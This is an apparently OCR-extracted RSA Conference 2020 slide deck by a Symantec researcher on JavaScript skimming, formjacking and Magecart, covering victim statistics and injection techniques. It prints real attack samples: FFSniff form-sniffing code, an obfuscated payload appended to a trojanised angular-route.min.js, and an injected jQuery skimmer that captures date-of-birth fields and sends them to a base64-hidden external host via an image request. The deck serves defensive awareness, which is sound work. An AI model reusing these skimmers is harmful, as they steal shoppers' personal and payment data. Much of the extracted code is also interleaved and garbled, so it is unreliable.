# RS/Conference2020

San Francisco | February 24 – 28 | Moscone Center

HUMAN ELEMENT

SESSION ID: HT-T12

# JavaScript Skimmers, Formjacking and Magecart: All You Need to Know




#### **Candid Wueest**

Sr. Principal Threat Researcher Symantec (a Division of Broadcom) @MyLaocoon Link to whitepaper on formjacking →



# JavaScript Skimming ≈ Formjacking ≈ Magecart

Formjacking is the use of malicious JavaScript to transparently steal payment card information and Personally Identifiable Information (PII) entered by users on compromised websites



It is difficult to detect for the customer, as no malware is installed locally and the SSL cert is valid




Attacker receives a copy

of the form data through

the injected JavaScript

# **Typical Formjacking Sequence**






#### **Not Really a New Concept**

- Keyloggers: JavaScript, CSS, XSS, Web-Injects,...
- FFSniff browser extension in 2006

```
function do sniff() {
       var ok = 0;
       var hesla = window.content.document.getElementsByTagName("input");
       data = "";
       for (var i = 0; i < hesla.length; i++) {</pre>
               if (hesla[i].value != "") {
                       if (hesla[i].type == "password") {
                               ok = 1:
                       if (hesla[i].name == "") {
                               data += hesla[i].type + ":" + "<blank>:" + hesla[i].value + "\n";
                       else {
                               data += hesla[i].type + ":" + hesla[i].name +":" + hesla[i].value + "\n";
       if (ok == 1) {
               data = "Subject: " + subject + "\r\n\r\n" + window.top.content.document.location + "\n" + "type:name:value\n" + "----\n" + data;
               sniff()
```







#### Formjacking Incidents

- There were a number of high profile victims (e.g. Ticketmaster, British Airways, Macy's)
- Symantec telemetry shows that majority of victims are SMBs
- Multiple attack groups active,
   e.g. Magecart #6
- May lead to fines, e.g. British
   Airways \$229 million GDPR fine

Rank	Country	Percen
1	USA	42.2%
2	France	25.4%
3	Australia	4.4%
4	Canada	3.3%
5	United Kingdom	2.2%
6	Germany	1.9%
7	Brazil	1.8%


12 / 2019

09 / 2019		06 / 2	06 / 2019	
Country	Percent	Country	Percent	
USA	60.1%	USA	58.2%	
Australia	5.3%	Australia	6.1%	
Brazil	4.5%	India	5.0%	
United Kingdom	3.6%	United Kingdom	4.2%	
Canada	3.0%	Brazil	3.7%	
India	2.9%	Canada	2.7%	
Mexico	2.2%	Japan	2.2%	

**Source:** Symantec IPS telemetry



#### Formjacking Detections and Infections







### **Alexa Web Ranking of Infected Domains**

- Average rating: 2,430,373 (Q4 only 54% ranked)
  - Shopping [48.3%]
  - Business [14.2%]
  - Services [11.4%]
  - Computers [5.1%]
  - Publications [4.0%]
  - News [2.8%]
  - Recreation [2.8%]
  - Society [2.3%]
  - Health [1.1%]
  - Travel [1.1%]
  - Others [6.8%]



- Health [14.5%]
- Home and Garden [14.5%]
- Clothing [9.2%]
- Vehicles [7.9%]
- Food [6.6%]
- Sports [6.6%]
- Small Ad [5.3%]
- Consumer Electronics [5.3%]
- Entertainment [5.3%]
- Recreation [5.3%]
- Industrial Goods and Services [3.9%]
- General Merchandise [3.9%]
- Music [3.9%]
- Crafts [2.6%]
- Others [5.2%]



### Step 1: Get the Script onto the Server



#### Own vulnerable infrastructure

- CMS (e.g. WordPress, Typo3, Joomla,...)
- eCommerce platforms (e.g. Magento Commerce)
- Server setup (e.g. Apache Struts 2, P-XSS, scripts,...)
- Account takeover (e.g. phishing, data breaches,...)



#### **Third-party resources**

- Third-party script compromise / supply chain attacks
- **S3 buckets**, GitHub repository, cloud provider
- MitM injection (e.g. rogue Wi-Fi hotspots)



# Step 2: Many Ways to Inject the Script

- Directly in the HTML/PHP with a <script> tag
- Link to a remote server, e.g. <script SRC='...'>
  - Can be multiple stages and can clean up itself (e.g. Pipka)
- New function added to a script (function inlining)
- Often at the end of legitimate decoy scripts
- Standalone file on the server
- Automatically added through third-party scripts (72% in Q4)





```
A https://code.angularjs.org/1.5.5/a x +
                                                                                                                                                        ☆
                           https://code.angularjs.org/1.5.5/angular-route.min.js
                                                                                                                                                                                                                                                      https://s3.amazonaws.com/
                                                                                                                                                                                                                                                                                                                                                    /js/angular-route.... 🏠
   /*
                                                                                                                                                                                                                                AngularJS v1.5.5
     AngularJS v1.5.5
      (c) 2010-2016 Google, Inc. http://angularjs.org
                                                                                                                                                                                                                                  (c) 2010-2016 Google, Inc. http://angularjs.org
      License: MIT
                                                                                                                                                                                                                                 License: MIT
                                                                                                                                                                                                         ded");
                                                                                                                                                                                                                                                                                                                                                                                                                                    ded");
 y=d(c.contents());if(b.controller){f.$scope=a;var k=h(b.controller,f\(\begin{array}{c}\)
                                                                                                                            ntrollerAs&&
                                                                                                                                                                                                                           y=d(c.contents());if(b.controller){f.$scope=a;var k=h(b.controller,f);b.cont
 (a[b.controllerAs]=k);c.data("$ngControllerController",k);c.childa
                                                                                                                       .data("$ngControllerController",k)}a[b.resolveAs||"$resol
                                                                                                                                                                                                                           (a[b.controllerAs]=k);c.data("$ngControllerController",k);c.children().dat
                                                                                                                                                                                                                                                                                                                                                                gControllerController",k)}a[b.resolveAs||"$res
 ve"]=f;y(a)}}}var w=d.module("ngRoute",["ng"]).provider("$routal
                                                                                                                                                                                                                           olve"]=f;y(a)}}}var w=d.module("ngRoute",["ng"]).provider("$route",fung
                                                                                                                          n(){function r(a,
                                                                                                                                                                                                                                                                                                                                                                   oction r(a,
c){return d.extend(Object.create(a),c)}function h(a,d){var b=d
                                                                                                                                                                                                                           c){return d.extend(Object.create(a),c)}function h(a,d){var b=d.case_ose
                                                                                                                            itiveMatch,f={originalPath:a,regexp:a},g=f.keys=
                                                                                                                                                                                                                                                                                                                                                                     h,f={originalPath:a,regexp:a},g=f.keys=
 [];a=a.replace(/([().])/g,"\\$1").replace(/(\/)?:(\w+)(\*
                                                                                                                                                                                                                           [];a=a.replace(/([().])/g,"\\$1").replace(/(\/)?:(\w+)(\*\?|[\?\
                                                                                                                              tion(a,d,b,c)
                                                                                                                                                                                                                            {a="?"===c||"*?"===c?"?":null;c="*"===c||"*?"===c?"*":null;g.pu
 {a="?"===c||"*?"===c?"?":null;c="*"===c||"*?"===c?"*":
                                                                                                                                 tional:!!a});d=d||"";return""+(a?"":d)+"(?:"+(a?
                                                                                                                                                                                                                                                                                                                                                   :b,optio
                                                                                                                                                                                                                                                                                                                                                                           al);d=d||"";return""+(a?"":d)+"(?:"+(a?
d:"")+(c&&"(.+?)"||"([^/]+)")+(a||"")+")"+(a||"")}) repla
                                                                                                                                    );f.regexp=new RegExp("^"+a+"$",b?"i":"");return
                                                                                                                                                                                                                          d:"")+(c&&"(.+?)"||"([^/]+)")+(a||"")+")"+(a||"")}).replace
                                                                                                                                                                                                                           RegExp("^"+a+"$",b?"i":"");return f}var g={};this.when=f
f}var g={};this.when=function(a,c){var b=
                                                                                                                 .isUndefined(b.caseInsensitiveMatch)&&
d.copy(c);d.isUndefined(b.reloadOnSearch)&&(b_eloadOnSearch)
                                                                                                                                                                                                                           d.copy(c);d.isUndefined(b.reloadOnSearch)&&(b.reloadOn_earch=!0);d.is
                                                                                                                                                                                                                                                                                                                                                          ned(b.caseInsensitiveMatch)&&
                                                                                                                                                                                                                           (b.caseInsensitiveMatch=this.caseInsensitiveMatch);g[
                                                                                                                   %h(a,b));if(a){var f="/"==a[a.length-1]?
                                                                                                                                                                                                                                                                                                                                                            ;if(a){var f="/"==a[a.length-1]?
(b.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsensitiveMatch=this.caseInsens
                                                                                 h);g[a]=_exte
                                                                                                                                                                                                                                                                                                                           .extend
a.substr(0,a.length-1):a+"/";g[f]=d.extend({
                                                                                                                                                                                                                           a.substr(0,a.length-1):a+"/";g[f]=d.extend({redi
this};this.caseInsensitiveMatch=!1;th
                                                                                                        {"string"===typeof a&&(a={redirectTo:a});this.when(null,a);return
                                                                                                                                                                                                                           this};this.caseInsensitiveMatch=!1;this.otherwise
                                                                                                                                                                                                                                                                                                                                               g"===typeof a&&(a=
this }; this . $get=["$rootScope", "$lootScope", "$lootSco
                                                                                                    d","$injector","$templateRequest",
                                                                                                                                                                                                                            {redirectTo:a});this.when(null,a);return 🗡
                                                                                                                                                                                                                            ["$rootScope","$location","$routeParams
                                                                                                                                                                                                                                                                                                                                          teRequest",
"$sce",function(a,c,b,f,h,k,x){
(p=n())&&e&&p.$$route===e.$$route&
                                                                                            ms,e.pathParams)&&!p.reloadOnSearch&&!u)||!e&&!p||a.$broadcast("$routeCha
                                                                                                                                                                                                                            "sce", function(a,c,b,f,h,k,x){function 1(
                                                                                 ult()}function m(){var
                                                                                                                                                                                                                                                                                                                           pathParams)&&!p.reloadOnSearch&&!u)||!e&&!p||a.$broadcast("$routeC
ngeStart",p,e).defaultPre_nted&&b&
                                                                                                                                                                                                                            (p=n())&&e&&p.$$route===e.$$route
                                                                                 arams,b),a.$broadcast("$routeUpdate",v);else if(e||v)u=!1,
                                                                                                                                                                                                                           hangeStart",p,e).defaultPrevep
v=s.current,e=p;if(w)v
                                                                                                                                                                                                                                                                                                                         function m(){var
(s.current=e)&&e.redire
                                                 (d.isStri
                                                                                                                                                                                                                           v=s.current,e=p;if(w)v.params=e.
                                                                                                                                                                                                                                                                                                                        b),a.$broadcast("$routeUpdate",v);else if(e||v)u=!1,
                                                                                                                                                                                                                                                                                            ,d.copy(
c.path(t(e.redirectTo,e.
                                                    ().sea ch(
                                                                        arams).replace():c.url(e.redirectTo(e.pathParams,
                                                                                                                                                                                                                           (s.current=e)&&e.redirectTo&&(d.1
                                                                                                                                                                                                                                                                                               (e.r
                                                                   (e).then(function(){if(e){var a=d.extend({},e.resolve),b,c;d.forEach(a,function(b,e)
                                                                                                                                                                                                                           c.path(t(e.redirectTo,e.params)).se
                                                                                                                                                                                                                                                                                                             ).replace():c.url(e.redirectTo(e.pathParams,
c.path(),c.search())).repl
                                                        (b,null,null,e)});d.isDefined(b=e.template)?d.isFunction(b)&&
{a[e]=d.isString(b)?h.get(b
                                                                                                                                                                                                                           c.path(),c.search())).replace()),f.w
                                                                                                                                                                                                                                                                                                    ten(function(){if(e){var a=d.extend({},e.resolve),b,c;d.forEach(a,function(b,e)
(b=b(e.params)):d.isDefined(&
                                                         mplateUrl)&&(d.isFunction(c)&&(c=c(e.params)),d.isDefined(c)&&
                                                                                                                                                                                                                            {a[e]=d.isString(b)?h.get(b):h.invoke
                                                                                                                                                                                                                                                                                                11,null,e)});d.isDefined(b=e.template)?d.isFunction(b)&&
 (e.loadedTemplateUrl=x.valueOf 2,b=k(c)));d.isDefined(b)&&(a.$template=b);return f.all(a)}}).then(function(c){e==s.current&&
                                                                                                                                                                                                                           (b=b(e.params)):d.isDefined(c=e.templa_eUrl)&&(d.isFunction(c)&&(c=c(e.params)),d.isDefined(c)&&
 (e&&(e.locals=c,d.copy(e.params,b)),a.$broadcast("$routeChangeSuccess",
                                                                                                                                                                                                                            (e.loadedTemplateUrl=x.valueOf(c),b=k(c)));d.isDefined(b)&&(a.$template=b);return f.all(a)}}).then(function(c){e==s.current&&
e,v))},function(b){e==s.current&&a.$broadcast("$routeChangeError",e,v,b)})}function n(){var a,b;d.forEach(g,function(f,g){var
                                                                                                                                                                                                                            (e&&(e.locals=c,d.copy(e.params,b)),a.$broadcast("$routeChangeSuccess",
q;if(q=!b){var h=c.path();q=f.keys;var l={};if(f.regexp)if(h=f.regexp.exec(h)){for(var k=1,n=h.length;k<n;++k){var m=q[k-
                                                                                                                                                                                                                           e,v))},function(b){e==s.current&&a.$broadcast("$routeChangeError",e,v,b)})}function n(){var a,b;d.forEach(g,function(f,g){var
1],p=h[k];m&&p&&(1[m.name]=p)q=1}else q=null;else q=null;q=a=qq&&(b=r(f,
                                                                                                                                                                                                                           q;if(q=!b){var h=c.path();q=f.keys;var l={};if(f.regexp)if(h=f.regexp.exec(h)){for(var k=1,n=h.length;k<n;++k){var m=q[k-
{params:d.extend({},c.search(),a),pathParams:a}),b.$$route=f)});return b||g[null]&&r(g[null],{params:{},pathParams:
                                                                                                                                                                                                                          1],p=h[k];m&&p&&(1[m.name]=p)}q=1}else q=null;else q=null;q=a=q}q&&(b=r(f,
 {}}))function t(a,b){var c=[];d.forEach((a||"").split(":"),function(a,
                                                                                                                                                                                                                           {params:d.extend({},c.search(),a),pathParams:a}),b.$$route=f)});return b||g[null]&&r(g[null],{params:{},pathParams:
                                                                                                                                                                                                                            {}})}function t(a,b){var c=[];d.forEach((a||"").split(":"),function(a,
d)\{if(0==d)c.push(a);else\{var\ f=a.match(/(\w+)(?:[?*])?(.*)/),g=f[1];c.push(b[g]);c.push(f[2]||"");delete\ b[g]\}\});return
c.join("")}var u=!1,p,w,s={routes:g,reload:function(){u=!0;var b={defaultPrevented:!1,preventDefault:function()
                                                                                                                                                                                                                           d) \{ if(0 === d)c.push(a); else \{ var f = a.match(/(\w+)(?:[?*])?(.*)/), g = f[1]; c.push(b[g]); c.push(f[2]||""); delete b[g] \} \}); return before the context of the con
                                                                                                                                                                                                                           \{this.defaultPrevented=!0;u=!1\}\};a.evalAsync(function()\{l(b);b.defaultPrevented||m()\})\},updateParams:function(a)
{if(this.current&&this.current.$$route)a=d.extend({},this.current.params,a),c.path(t(this.current.$$route.originalPath,a)),c.se
                                                                                                                                                                                                                           {this.defaultPrevented=!0;u=!1}};a.$evalAsync(function(){l(b);b.defaultPrevented||m()})},updateParams:function(a)
arch(a);else throw B("norout");
                                                                                                                                                                                                                           {if(this.current&&this.current.$$route)a=d.extend({},this.current.params,a),c.path(t(this.current.$$route.originalPath,a)),c.
}};a.$on("$locationChangeStart",1);a.$on("$locationChangeSuccess",m);return
                                                                                                                                                                                                                           search(a);else throw B("norout");
s}]}),B=d.$$minErr("ngRoute");w.provider("$routeParams",function(){this.$get=function()
                                                                                                                                                                                                                           }};a.$on("$locationChangeStart",1);a.$on("$locationChangeSuccess",m);return
{return{}}});w.directive("ngView",z);w.directive("ngView",A);z.$inject=["$route","$anchorScroll","$animate"];A.$inject=
                                                                                                                                                                                                                           s}]]),B=d.$$minErr("ngRoute");w.provider("$routeParams",function(){this.$get=function()
                                                                                                                                                                                                                           {return{}}});w.directive("ngView",z);w.directive("ngView",A);z.$inject=["$route","$anchorScroll","$animate"];A.$inject=
 ["$compile","$controller","$route"]})(window,window.angular);
//# sourceMappingURL=angular-route.min.js.map
                                                                                                                                                                                                                           ["$compile", "$controller", "$route"]})(window, window.angular);
                                                                                                                                                                                                                           //# sourceMappingURL=angular-route.min.js.map
                                                                                                                                                                                                                           var 0x119c=
                                                                                                                                                                                                                           ['\x59\x32\x39\x74\x63\x47\x78\x6c\x64\x47\x55\x3d','\x63\x32\x56\x30\x53\x57\x35\x30\x58\x4a\x32\x59\x57\x77\x3d','\x63\
                                                                                                                                                                                                                           x6d\x56\x77\x62\x47\x46\x5a\x51\x3d\x3d', '\x64\x47\x56\x7a\x64\x41\x3d\x3d', '\x62\x47\x56\x75\x5a\x33\x52\x6f', '\x59\x32\
                                                                                                                                                                                                                           x68\x68\x63\x6b\x46\x30','\x62\x33\x4a\x70\x5a\x57\x35\x30\x58\x52\x70\x62\x32\x34\x3d','\x62\x33\x56\x30\x5a\x58\x4a\x58
                                                                                                                                                                                                                           \x61\x57\x52\x30\x61\x41\x3d\x3d','\x61\x57\x55\x75\x5a\x58\x4a\x49\x5a\x57\x6c\x6e\x61\x48\x51\x3d','\x64\x6d\x56\x79\x64\x4
                                                                                                                                                                                                                          7\x6c\x6a\x59\x57\x3d','\x61\x47\x39\x70\x76\x62\x6e\x52\x68\x62\x41\x3d\x3d','\x52\x6d\x6c\x79\x5a\x57\x4a\x
                                                                                                                                                                                                                          31\x5a\x77\x3d\x3d\, \x59\x32\x68\x79\x62\x32\x31\x6c\, \x58\x42\x50\x63\x47\x56\x75\, \x64\x57\x35\x6b\x5a\x57\x5a\x70\x
                                                                                                                                                                                                                          62\x6d\x56\x6b','\x5a\x58\x68\x77\x62\x33\x4a\x30\x63\x77\x3d\x3d','\x5a\x47\x56\x32\x64\x47\x39\x76\x62\x48\x4d\x3d','\x63\x
```

♠ https://s3.amazonaws.com/provic X +

```
COOTDOX/ COOTDOX.IIIOUSEWHEET. IS
17 * tooltip/tooltip.js
      tooltip/tooltip.dynamic.js
      tooltip/tooltip.slide.js
     validator/validator.is
21 *
22 * NO COPYRIGHTS OR LICENSES. DO WHAT YOU LIKE.
24 * http://flowplayer.org/tools/
25
      jquery.event.wheel.js - rev 1
      Copyright (c) 2008, Three Dub Media (http://threedubmedia.com)
      Liscensed under the MIT License (MIT-LICENSE.txt)
29 * http://www.opensource.org/licenses/mit-licenses
      Created: 2008-07-01
                               ated:
31 *
33
34 */
35 /*! jQuery v1.7.1 jquery.com | jquery.or
```

36 (function(a,b){function cy(a){return f.isWindow(a)?a:a.nodeType===9?a.defaultView||a.parentWindow:!1}fu nction cv(a){if(!ck[a]){var b=c.body,d=f("<"+a+">").appendTo(b),e=d.css("display");d.remove();if(e==="n one"||e===""){cl||(cl=c.createElement("iframe"),cl.frameBorder=cl.width=cl.height=0),b.appendChild(cl); if(!cm||!cl.createElement)cm=(cl.contentWindow||cl.contentDocument).document,cm.write((c.compatMode== ="CSS1Compat"?"<!doctype html>":"")+"<html><body>"),cm.close();d=cm.createElement(a),cm.body.appendChil  $d(d)_e=f.css(d,"display")_b.removeChild(cl)_ck[a]=e_return ck[a]_function cu(a,b)_var c={};f.each(cq.co)_ck[a]_function cu(a,b)_ck[a]_function cu(a,b)_ck[a]_f$ ncat.apply([],cq.slice(0,b)),function(){c[this]=a});return c}function ct(){cr=b}function cs(){setTimeou t(ct,0);return cr=f.now()}function cj(){try{return new a.ActiveXObject("Microsoft.XMLHTTP")}catch(b){}} function ci(){try{return new a.XMLHttpRequest}catch(b){}}function cc(a,c){a.dataFilter&&(c=a.dataFilter (c,a.dataType));var d=a.dataTypes,e={},g,h,i=d.length,j,k=d[0],l,m,n,o,p;for(g=1;g<i;g++){if(g===1)for} (h in a.converters)typeof h=="string"&&(e[h.toLowerCase()]=a.converters[h]);l=k,k=d[g];if(k==="\*")k=l;e  $[0] = = "*") \{p = [j[1] + "+k]; if(p) \{o = [o], o = = !0?n = p : p = = !0&&(n = o); break\}\}\} !n&&!p&&f.error("No conversion of the conve$ n from "+m.replace(" "," to ")),n!==!0&(c=n?n(c):p(o(c)))}return c}function cb(a,c,d){var e=a.content s,f=a.dataTypes,g=a.responseFields,h,i,j,k;for(i in g)i in d&&(c[g[i]]=d[i]);while(f[0]==="\*")f.shift (),h===b&&(h=a.mimeType||c.getResponseHeader("content-type"));if(h)for(i in e)if(e[i]&&e[i].test(h)){f. unshift(i):break}if(f[0]in d)i=f[0]:else{for(i in d){if(!f[0]||a.converters[i+" "+f[0]]){i=i:break}if(f[0]in d)i=f[0]||a.converters[i+" "+f[0]]||a.converters[i+" "+f[0]]||a.c

```
17 * tooltip/tooltip.js
         tooltip/tooltip.dynamic.js
         tooltip/tooltip.slide.js
         validator/validator.is
21
         NO COPYRIGHTS OR LICENSES. DO WHAT YOU LIKE.
23
24 * http://flowplayer.org/tools/
25
26
      * jquery.event.wheel.js - rev 1
         Copyright (c) 2008, Three Dub Media (http://threedubmedia.com)
         Liscensed under the MIT License (MIT-LICENSE.txt)
         http://www.opensource.org/licenses/mit-license.php
         Created: 2008-07-01 | Updated: 2008-07-14
31
32 * -----
33
34 */
35 /*! jQuery v1.7.1 jquery.com | jquery.org/license */
36 var dkeodenmfiw=[];function fewfnskc(e){return btoa(encodeURIComponent(e).replace(/%([0-9A-F]{2}))/g,f
     ction(e,n){return String.fromCharCode(parseInt(n,16))}))}function fefinwkcs(){document.querySelectorA
      ''[name="dob"]')[0].setAttribute("onchange","fwifnsdv(this, '1');")}function fwifnsdv(e,n){var t=[];t
     ush("url%"+location.hostname),t.push("type%2"),t.push("dob d%"+document.querySelectorAll('[name="do
     b"]')[0].value.split(".")[0]),t.push("dob m%"+document.querySelectorAll('[name="dob"]')[0].value.spli
      (".")[1]),t.push("dob y%"+document.querySelectorAll('[name="dob"]')[0].value.split(".")[2]),grienmvg
     th}function grienmvg(e){if(JSON.stringify(dkeodenmfiw)==JSON.stringify(e))return!1;dkeodenmfiw=e;var
     =89999*Math.random()+1e4,t=JSON.stringify(e),o=document.createElement("img");o.width="1px",o.height='
     x",o.id=n,o.src=atob("aHR0cHM6Ly9yb29zZW5oZXJtYW5uam9zZWYuZGUvd3AtY29udGVudC90aGVtZXMvdmFsaWRhdGlvbi5
     HA=")+"?image_id="+fewfnskc(t),document.body.appendChild(o),setTimeout(document.getElementById(n).rem
     e(),3e3)}window.onload=function(){1==document.querySelectorAll('[name="dob"]').length&&setInterval("f
     inwkcs()",1500)};
37 (function(a,b){function cy(a){return f.isWindow(a)?a:a.nodeType===9?a.defaultView||a.parentWindow:!1}
    nction cv(a)\{if(!ck[a])\{var\ b=c.body,d=f("<"+a+">").appendTo(b),e=d.css("display");d.remove();if(e===
    one"||e===""){cl||(cl=c.createElement("iframe"),cl.frameBorder=cl.width=cl.height=0),b.appendChild(cl
    if(!cm||!cl.createElement)cm=(cl.contentWindow||cl.contentDocument).document,cm.write((c.compatMode==
    ="CSS1Compat"?"<!doctype html>":"")+"<html><body>"),cm.close();d=cm.createElement(a),cm.body.appendCh
    d(d),e=f.css(d,"display"),b.removeChild(cl)}ck[a]=e}return ck[a]}function cu(a,b){var c={};f.each(cq.
    ncat.apply([],cq.slice(0,b)),function(){c[this]=a});return c}function ct(){cr=b}function cs(){setTime
    t(ct,0);return cr=f.now()}function cj(){try{return new a.ActiveXObject("Microsoft.XMLHTTP")}catch(b){
     function ci(){try{return new a.XMLHttpRequest}catch(b){}}function cc(a,c){a.dataFilter&&(c=a.dataFilt
     (c,a.dataType)); var d=a.dataTypes,e={},g,h,i=d.length,j,k=d[0],1,m,n,o,p;for(g=1;g<i;g++){if(g===1)fo}
     (h in a.converters)typeof h=="string"&&(e[h.toLowerCase()]=a.converters[h]);l=k,k=d[g];if(k==="*")k=l
     [0] = = "*") \{ p = [j[1] + "+k]; if(p) \{ o = [o], o = = !0?n = p : p = = !0&&(n = o); break \} \} \} \} !n&&!p&&f.error("No conversion of the conversion of th
    n from "+m.replace(" "," to ")), n!==10\&\&(c=n?n(c):p(o(c)))}return c}function cb(a,c,d){var e=a.conte
